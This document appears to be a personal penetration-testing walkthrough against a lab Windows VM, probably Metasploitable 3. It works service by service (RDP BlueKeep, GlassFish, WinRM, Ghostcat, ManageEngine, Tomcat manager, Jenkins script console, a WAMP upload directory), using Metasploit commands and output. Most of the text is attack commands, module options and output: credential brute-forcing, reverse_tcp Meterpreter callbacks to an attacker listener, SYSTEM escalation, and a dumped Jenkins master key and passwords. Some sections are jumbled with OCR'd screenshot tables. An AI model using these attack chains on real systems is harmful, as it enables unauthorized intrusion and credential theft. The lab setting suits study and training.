[*] Started reverse TCP handler on 172.16.1.4:4444
[*] 172.16.1.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.16.1.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 172.16.1.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 172.16.1.9:3389 - ←———— | Entering Danger Zone | —————→
[*] 172.16.1.9:3389 - Surfing channels ...
[*] 172.16.1.9:3389 - Lobbing eggs ...
[*] 172.16.1.9:3389 - Forcing the USE of FREE'd object ...
[!] 172.16.1.9:3389 - ←———— | Leaving Danger Zone | —————→
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > █

```

but may because something, I can't use it.

```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] 172.16.1.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.16.1.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 172.16.1.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 172.16.1.9:3389 - ←———— | Entering Danger Zone | —————→
[*] 172.16.1.9:3389 - Surfing channels ...
[*] 172.16.1.9:3389 - Lobbing eggs ...
[*] 172.16.1.9:3389 - Forcing the USE of FREE'd object ...
[!] 172.16.1.9:3389 - ←———— | Leaving Danger Zone | —————→
[*] Exploit completed, but no session was created.

```

4848_glassfish

use msf to brute the username and password :

```

msf6 auxiliary(scanner/http/glassfish_login) > exploit

[*] 172.16.1.9:4848 - Checking if Glassfish requires a password ...
[*] 172.16.1.9:4848 - Glassfish is protected with a password
[+] 172.16.1.9:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

use msf to upload payload:

(cause it is https, so we need to set ssl to true in options.)

```
Login x +  
← → ⌂ ↻ https://172.16.1.9:4848 130% ...  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
```

the final option is:

```
msf6 exploit(multi/http/glassfish_deployer) > options  
Module options (exploit/multi/http/glassfish_deployer):  
Name Current Setting Required Description  
APP_RPORT 8080 yes The Application interface port  
PASSWORD sploit yes The password for the specified username  
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]  
RHOSTS 172.16.1.9 yes The target host(s), see https://github.com/rapid7/metasploit-framework  
RPORT 4848 yes The target port (TCP)  
SSL true no Negotiate SSL for outgoing connections  
TARGETURI / yes The URI path of the GlassFish Server  
USERNAME admin yes The username to authenticate as  
VHOST no HTTP server virtual host  
  
Payload options (java/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
LHOST 172.16.1.4 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
Id Name  
-- --  
1 Java Universal
```

Then we get in:

```
msf6 exploit(multi/http/glassfish_deployer) > run  
[*] Started reverse TCP handler on 172.16.1.4:4444  
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0  
[*] Trying to login as admin:sploit  
[*] Uploading payload ...  
[+] Successfully Uploaded  
[*] Executing /hCpj2h82XhHAOmUXgHDacooS/id5jVLROom5.jsp ...  
[*] Sending stage (58060 bytes) to 172.16.1.9  
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.9:49319 ) at 2023-01-18 08:49:25 -0500  
[*] Getting information to undeploy ...  
[*] Undeploying hCpj2h82XhHAOmUXgHDacooS ...  
[*] Undeployment complete.
```

```

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami
whoami
nt authority\local service

```

besides, I can also manually get it.

5985

```

msf6 exploit(windows/winrm/winrm_script_exec) > exploit
[*] Started reverse TCP handler on 172.16.1.4:4444
[*] User selected the FORCE_VBS option
[*] Command Stager progress - 16.94% done (2046/12080 bytes)
[*] Command Stager progress - 33.87% done (4092/12080 bytes)
[*] Command Stager progress - 50.81% done (6138/12080 bytes)
[*] Command Stager progress - 67.75% done (8184/12080 bytes)
[*] Command Stager progress - 83.86% done (10130/12080 bytes)
[*] Sending stage (200262 bytes) to 172.16.1.9
[*] Session ID 2 (172.16.1.4:4444 → 172.16.1.9:49343 ) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Current session process is umlgy.exe (5340) as: VAGRANT-2008R2\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (444)
[+] Successfully migrated to services.exe (444) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 2 opened (172.16.1.4:4444 → 172.16.1.9:49343 ) at 2023-01-18 14:31:40 -0500
[*] Command Stager progress - 100.00% done (12080/12080 bytes)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

8009_Ghostcat_in_Apache_AJP

use msf, and here is the result:

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > options
```

Module options (auxiliary/admin/http/tomcat_ghostcat):

Name	Current Setting	Required	Description
AJP_PORT	8009	no	The Apache JServ Protocol (AJP) port
FILENAME	/WEB-INF/web.xml	yes	File name
RHOSTS	172.16.1.9	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8080	yes	The Apache Tomcat webserver port (TCP)
SSL	false	yes	SSL

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
```

[*] Running module against 172.16.1.9

Status Code: OK

Accept-Ranges: bytes
ETag: W/"1262-1458361974000"
Last-Modified: Sat, 19 Mar 2016 04:32:54 GMT
Content-Type: application/xml
Content-Length: 1262
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
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contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
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distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.

-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee/
 http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
 version="3.1"
 metadata-complete="true">

 <display-name>Welcome to Tomcat</display-name>
 <description>
 Welcome to Tomcat
 </description>

</web-app>

[+] 172.16.1.9:8080 - /home/kali/.msf4/loot/20230118122852_default_172.16.1.9_WEBINFweb.xml_886997.txt
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_ghostcat) >

But I didnt find some sensitive info here.

8022_ManageEngine/Desktop_Central_9

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ManageEngine Desktop Central 9

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Automated OS Deployment solution

Best viewed in IE 7.0 & above, Mozilla Firefox 3.6 & above, at a Screen Resolution of 1024 X 768 pixels. © 2015 [ZOHO Corp.](#)

```
msf6 auxiliary(scanner/http/manageengine_desktop_central_login) > exploit
[+] 172.16.1.9:8022 - Success: 'admin:admin'
```

so I can login in MSC9 now:

ManageEngine Desktop Central 9

Getting Started...
in simple steps

1 Install Agent

- In Workgroup Computers
- In Active Directory Computers
- In Remote Office Computers

Agent Installation failed? Read this KB

2 Manage Desktops

- Install
- Configuration
- Scan
- Tools

Software | Patches | Mac Patches
Firewall | Services | Security Policies
Asset | Vulnerability
Remote Control | Wakeup | Shutdown | Defrag

3 Reports

- Active Directory Reports
- User Logon Reports

Computers | Users | Groups | OUs
Currently Logged on Users | Logon History

Useful References

- 1. Desktop Central Architecture
- 2. Setup Guide

Transferring data from 172.16.1.9...

From here, I can upload a lot of backdoor.

Besides, I can also use another MSF module to get the priv in windows server:

Here are the options:

```
[*] 172.16.1.9 - Meterpreter session 3 closed. Reason: Died
msf6 exploit(windows/http/manageengine_connectionid_write) > options
```

Module options (exploit/windows/http/manageengine_connectionid_write):

Name	Current Setting	Required	Description
Proxies	Install A...	no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.16.1.9	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8020	In Workgroup	The target port (TCP)
SSL	false	In Active Direc...	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path for ManageEngine Desktop Central
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.16.1.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	ManageEngine Desktop Central 9 on Windows

Useful References

- 1. Desktop Central Architecture
- 2. Setup Guide

```

msf6 exploit(windows/http/manageengine_connectionid_write) > exploit
[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Creating JSP stager
[*] Uploading JSP stager ISEpm.jsp ...
[*] Executing stager ...
[*] Sending stage (175174 bytes) to 172.16.1.9
[*] Meterpreter session 4 opened (172.16.1.4:4444 → 172.16.1.9:49403 ) at 2023-01-18 15:04:14 -0500
[*] Meterpreter session 5 opened (172.16.1.4:4444 → 172.16.1.9:49406 ) at 2023-01-18 15:10:10 -0500
[!] This exploit may require manual cleanup of '..\webapps\DesktopCentral/jspf/ISEpm.jsp' on the target

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE

```

8282_tomcat

Here i turn to tomcat:

We can get the dir in specific service in a server:

```

msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 auxiliary(scanner/http/dir_scanner) > set rport 8282
rport => 8282
msf6 auxiliary(scanner/http/dir_scanner) > exploit
[*] Detecting error code
[*] Using code '404' as not found for 172.16.1.9
[+] Found http://172.16.1.9:8282/axis2/ 200 (172.16.1.9)
[+] Found http://172.16.1.9:8282/docs/ 200 (172.16.1.9)
[+] Found http://172.16.1.9:8282/examples/ 200 (172.16.1.9)
[+] Found http://172.16.1.9:8282/manager/ 302 (172.16.1.9)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >

```

Then I tried the MSF tomcat_mgr_login, but i lose:

```

msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8282
rport => 8282
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/http/tomcat_mgr_login) > expl
[-] Unknown command: expl
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >

```

Then I go to web page and click manage and then cancel, tomcat tells me where I can find info clearly.

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.


For more information - please see the [Manager App HOW-TO](#).

Now, we can use other backdoor to check what exactly there.
from backdoor in glassfish, I get into this tomcat file, and below is the content:

```
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>type tomcat-users.xml
type tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
 contributor license agreements. See the NOTICE file distributed with
 this work for additional information regarding copyright ownership.
 The ASF licenses this file to You under the Apache License, Version 2.0
 (the "License"); you may not use this file except in compliance with
 the License. You may obtain a copy of the License at
 Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single
 http://www.apache.org/licenses/LICENSE-2.0
 Unless required by applicable law or agreed to in writing, software
 distributed under the License is distributed on an "AS IS" BASIS,
 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 See the License for the specific language governing permissions and
 limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" App HOW-TO.
               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
               version="1.0">
<!--
 NOTE: By default, no user is included in the "manager-gui" role required
 to operate the "/manager/html" web application. If you wish to use this app,
 you must define such a user - the username and password are arbitrary. It is
 strongly recommended that you do NOT use one of the users in the commented out
 section below since they are intended for use with the examples web
 application.
-->
<!--
 NOTE: The sample user and role entries below are intended for use with the
 examples web application. They are wrapped in a comment and thus are ignored
 when reading this file. If you wish to configure these users for use with the
 examples web application, do not forget to remove the <!.. ..> that surrounds
 them. You will also need to set the passwords to something appropriate.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="" roles="tomcat"/>
<user username="both" password="" roles="tomcat,role1"/>
<user username="role1" password="" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>
```

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>

so the username="sploit" password="sploit"



and we login successfully:

The screenshot shows the Apache Tomcat Web Application Manager interface. At the top, there's a banner for "The Apache Software Foundation" and a logo of a yellow cat. Below the banner, the title "Tomcat Web Application Manager" is displayed. A message box says "Message: OK". The main area is titled "Manager" and contains tabs for "List Applications", "HTML Manager Help", "Manager Help", and "Server Status". The "List Applications" tab is selected, showing a table of applications:

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/axis2	None specified	Apache-Axis2	true	2	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes

From here, I can also upload backdoor.

cause I got the username and password, now I can use a other metasploit:
(here are the options:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options
```

Applications					
Module options (exploit/multi/http/tomcat_mgr_upload):				Display Name	Running
Name	Current Setting	Required	Description		Sessions
HttpPassword	sploit	no	The password for the specified username	Welcome to Tomcat	true
HttpUsername	sploit	no	The username to authenticate as		0
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]		
RHOSTS	172.16.1.9	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit		
RPORT	8282	yes	The target port (TCP)		
SSL	false	no	Negotiate SSL/TLS for outgoing connections		
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)		
VHOST	/docs	no	HTTP server virtual host	Tomcat Documentation	true

Payload options (java/meterpreter/reverse_tcp):					
Name	Current Setting	Required	Description		Sessions
LHOST	172.16.1.4	yes	The listen address (an interface may be specified)	Servlet and JSP Examples	true
LPORT	4444	yes	The listen port	Tomcat Host Manager Application	0

Exploit target:					
Id	Name	Current Setting	Required	Description	Sessions
0	Java Universal	/manager	None specified	Tomcat Manager Application	true

and we get it successfully:

```

[*] Unknown command: expo
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying afKv28MRg2 ...
[*] Executing afKv28MRg2 ...
[*] Undeploying afKv28MRg2 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58060 bytes) to 172.16.1.9
[*] Meterpreter session 3 opened (172.16.1.4:4444 → 172.16.1.9:49621 ) at 2023-01-18 16:13:59 -0500

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter > 

```

but for this, our priv is not top.

Mode	Size	Type	Last modified	Name	Display Name
Path			Version		
40777/rwxrwxrwx	0	dir	2009-07-13 22:34:39 -0400	\$Recycle.Bin	
40776/rwxrwxrwx	0	dir	2019-02-26 11:53:02 -0500	0f9330990aaffd3c0f6aa3f6b3a4f309	
100555/r-xr-xr-x	8192	fil	2018-11-20 16:12:10 -0500	BOOTSECT.BAK	Tomcat Host Manager Application
40777/rwxrwxrwx	4096	dir	2018-11-20 16:12:10 -0500	Boot	
40776/rwxrwxrwx	4096	dir	2018-11-20 10:20:30 -0500	Documents and Settings	
40776/rwxrwxrwx	0	dir	2018-11-20 08:55:11 -0500	ManageEngine	
40776/rwxrwxrwx	0	dir	2009-07-13 23:20:08 -0400	PerfLogs	
40776/rwxrwxrwx	4096	dir	2019-02-20 09:28:13 -0500	Program Files	
40776/rwxrwxrwx	4096	dir	2018-11-20 08:55:11 -0500	Program Files (x86)	
40777/rwxrwxrwx	4096	dir	2018-11-20 08:32:47 -0500	ProgramData	
40777/rwxrwxrwx	0	dir	2018-11-20 16:16:02 -0500	Recovery	
40776/rwxrwxrwx	0	dir	2018-11-20 08:39:59 -0500	RubyDevKit	
40777/rwxrwxrwx	4096	dir	2018-11-20 16:13:31 -0500	System Volume Information	
40776/rwxrwxrwx	4096	dir	2018-11-20 10:20:30 -0500	Users	
40776/rwxrwxrwx	16384	dir	2023-01-18 20:37:05 -0500	Windows	
100776/rwxrwxrwx	226	fil	2015-10-07 22:22:24 -0400	_Argon_.tmp	servlet and JSP Examples
100555/r-xr-xr-x	383786	fil	2010-11-20 22:24:02 -0500	bootmgr	
40776/rwxrwxrwx	0	dir	2018-11-20 08:35:52 -0500	glassfish	
100776/rwxrwxrwx	0	fil	2018-11-20 09:00:24 -0500	jack_of_diamonds.png	
100776/rwxrwxrwx	103	fil	2018-11-20 08:57:08 -0500	java0.log	Tomcat Host Manager Application
100776/rwxrwxrwx	103	fil	2018-11-20 08:57:08 -0500	java1.log	
100776/rwxrwxrwx	103	fil	2018-11-20 08:57:08 -0500	java2.log	
40776/rwxrwxrwx	0	dir	2018-11-20 08:39:21 -0500	openjdk6	
100001/-----x	2382774272	fil	1969-12-31 19:00:00 -0500	pagefile.sys	servlet and JSP Examples
40776/rwxrwxrwx	0	dir	2018-11-20 09:00:27 -0500	startup	
40776/rwxrwxrwx	0	dir	2018-11-20 08:39:32 -0500	tools	
40776/rwxrwxrwx	4096	dir	2018-11-20 08:37:27 -0500	wamp	

meterpreter >

we should change the default payload to get a top priv:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets
```

Exploit targets:

Message:

OK

Id	Name
--	--
0	Java Universal
1	Windows Universal
2	Linux x86

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set target 1
target => 1
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload 63
payload => windows/meterpreter_reverse_tcp
```

and now we get auth:

```
payload => windows/meterpreter_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Retrieving session ID and CSRF token... None specified
[*] Uploading and deploying l9a9ycaUQY6Xarct ...
[*] Executing l9a9ycaUQY6Xarct ...
[*] Undeploying l9a9ycaUQY6Xarct ... None specified
[*] Undeployed at /manager/html/undeploy Tomcat Manager Application
[*] Meterpreter session 4 opened (172.16.1.4:4444 -> 172.16.1.9:49623 ) at 2023-01-18 16:17:41 -0500
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > 
```

besides, I also use axis and struts to get priv.

8484_jenkins

secret dir

jenkins store the keys in plaintext in dir Listing: C:\Windows\ServiceProfiles\LocalService\.jenkins\secrets:

```
Listing: C:\Windows\ServiceProfiles\LocalService\.jenkins\secrets
Mode          Size   Type  Last modified      Name
40776/rwxrwxrw-    0    dir  2018-11-20 08:37:24 -0500  filepath-filters.d
100776/rwxrwxrw-  272   fil  2023-01-19 00:22:43 -0500  hudson.util.Secret
100776/rwxrwxrw-   48   fil  2023-01-19 00:22:43 -0500  jenkins.security.ApiTokenProperty.seed
100776/rwxrwxrw-  256   fil  2018-11-20 08:37:25 -0500  master.key
100776/rwxrwxrw-  272   fil  2018-11-20 08:37:25 -0500  org.jenkinsci.main.modules.instance_identity.InstanceIdentity.KEY
40776/rwxrwxrw-    0    dir  2018-11-20 08:37:24 -0500  whitelisted-callables.d

meterpreter > type master.key
[-] Unknown command: type
meterpreter > cat master.key
8317ec0c0d5d87777cc951d4756ac41c3d21c28ad22775ad8b7b99e631cba02a350731dabbde35cc6862926c88583d8a0ff92fe51137e6b9fadfa9029148e6e9ceb152c86021eb891f74cde7cd
21b77af3b6a35d8c9fa4e96dec81ff33920f440cc0cd810321304f3e79c5aac65b3d97569ebf0bb3210b9feefc8b381633329meterpreter >
```

jenkins_script_console

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 exploit(multi/http/jenkins_script_console) > set rport 84848
[-] The following options failed to validate: Value '84848' is not valid for option 'RPORT'.
rport => 80
msf6 exploit(multi/http/jenkins_script_console) > set rport 8484
rport => 8484
msf6 exploit(multi/http/jenkins_script_console) > set targeturi /
targeturi => /
msf6 exploit(multi/http/jenkins_script_console) > set target 0
target => 0
msf6 exploit(multi/http/jenkins_script_console) > run

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 172.16.1.9:8484 - Sending command stager ...
[*] Command Stager progress - 2.06% done (2048/99626 bytes)
[*] Command Stager progress - 4.11% done (4096/99626 bytes)
[*] Command Stager progress - 6.17% done (6144/99626 bytes)
[*] Command Stager progress - 8.22% done (8192/99626 bytes)
[*] Command Stager progress - 10.28% done (10240/99626 bytes)
[*] Command Stager progress - 12.33% done (12288/99626 bytes)
[*] Command Stager progress - 14.39% done (14336/99626 bytes)
[*] Command Stager progress - 16.45% done (16384/99626 bytes)
[*] Command Stager progress - 18.50% done (18432/99626 bytes)
[*] Command Stager progress - 20.56% done (20480/99626 bytes)
[*] Command Stager progress - 22.61% done (22528/99626 bytes)
[*] Command Stager progress - 24.67% done (24576/99626 bytes)
[*] Command Stager progress - 26.72% done (26624/99626 bytes)
[*] Command Stager progress - 28.78% done (28672/99626 bytes)
[*] Command Stager progress - 30.84% done (30720/99626 bytes)
[*] Command Stager progress - 32.89% done (32768/99626 bytes)
[*] Command Stager progress - 34.95% done (34816/99626 bytes)
[*] Command Stager progress - 37.00% done (36864/99626 bytes)
[*] Command Stager progress - 39.06% done (38912/99626 bytes)
[*] Command Stager progress - 41.11% done (40960/99626 bytes)
[*] Command Stager progress - 43.17% done (43008/99626 bytes)
[*] Command Stager progress - 45.23% done (45056/99626 bytes)
[*] Command Stager progress - 47.28% done (47104/99626 bytes)
[*] Command Stager progress - 49.34% done (49152/99626 bytes)
[*] Command Stager progress - 51.39% done (51200/99626 bytes)
[*] Command Stager progress - 53.45% done (53248/99626 bytes)
[*] Command Stager progress - 55.50% done (55296/99626 bytes)
[*] Command Stager progress - 57.56% done (57344/99626 bytes)
[*] Command Stager progress - 59.61% done (59392/99626 bytes)
[*] Command Stager progress - 61.67% done (61440/99626 bytes)
[*] Command Stager progress - 63.73% done (63488/99626 bytes)
[*] Command Stager progress - 65.78% done (65536/99626 bytes)
[*] Command Stager progress - 67.84% done (67584/99626 bytes)
[*] Command Stager progress - 69.89% done (69632/99626 bytes)
[*] Command Stager progress - 71.95% done (71680/99626 bytes)
[*] Command Stager progress - 74.00% done (73728/99626 bytes)
[*] Command Stager progress - 76.06% done (75776/99626 bytes)
[*] Command Stager progress - 78.12% done (77824/99626 bytes)
[*] Command Stager progress - 80.17% done (79872/99626 bytes)
[*] Command Stager progress - 82.23% done (81920/99626 bytes)
[*] Command Stager progress - 84.28% done (83968/99626 bytes)
[*] Command Stager progress - 86.34% done (86016/99626 bytes)
[*] Command Stager progress - 88.39% done (88064/99626 bytes)
[*] Command Stager progress - 90.45% done (90112/99626 bytes)
[*] Command Stager progress - 92.51% done (92160/99626 bytes)
[*] Command Stager progress - 94.56% done (94208/99626 bytes)
[*] Command Stager progress - 96.62% done (96256/99626 bytes)
[*] Command Stager progress - 98.67% done (98304/99626 bytes)
[*] Sending stage (175174 bytes) to 172.16.1.9
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.9:49340 ) at 2023-01-20 15:31:02 -0500

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
```

8585

uploads

The screenshot shows the WampServer Home page at 172.16.1.9:8585. The page includes the WampServer logo, version information (Version 2.2), and a "Server Configuration" section. The configuration details are as follows:

Apache Version : 2.2.21	PHP Version : 5.3.10	MySQL Version : 5.5.20	
Loaded Extensions :	<ul style="list-style-type: none">bcmathdateiconvpcretokenizerPDOxmlreadermysqlxdebugfilterjsonReflectionzipPharxmlwritermysqlicalendarmcryptsessionzlibSimpleXMLapache2handlerpdo_mysqlcom_dotnetftpSPLstandardlibxmlwddxmbstringpdo_sqlitectypehashodbcmysqlnddomxmlgdmhash		

Below the configuration, there are sections for Tools (phpinfo(), phpmyadmin), Your Projects (uploads, wordpress), Your Virtual Hosts, and Your Aliases.

we can see a uploads func here, we can try to use it.

The screenshot shows the "Index of /uploads" directory listing at 172.16.1.9:8585/uploads/. The listing includes a header table and a single entry for the "Parent Directory".

[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory	-	-	-

and we can successfully upload php:

```
}  
?> FILENAME  php-reverse-shell.php  
PATH      /uploads  
Proxies  
RHOSTS    172.16.1.9  
REPORT    8585  
SSL       false  
THREADS   1  
VHOST
```

Auxiliary action:

Name	Description
PUT	Upload local file

```
msf6 auxiliary(scanner/http/http_put) > exploit  
[-] 172.16.1.9: File doesn't seem to exist. The upload pro  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/http_put) > 
```

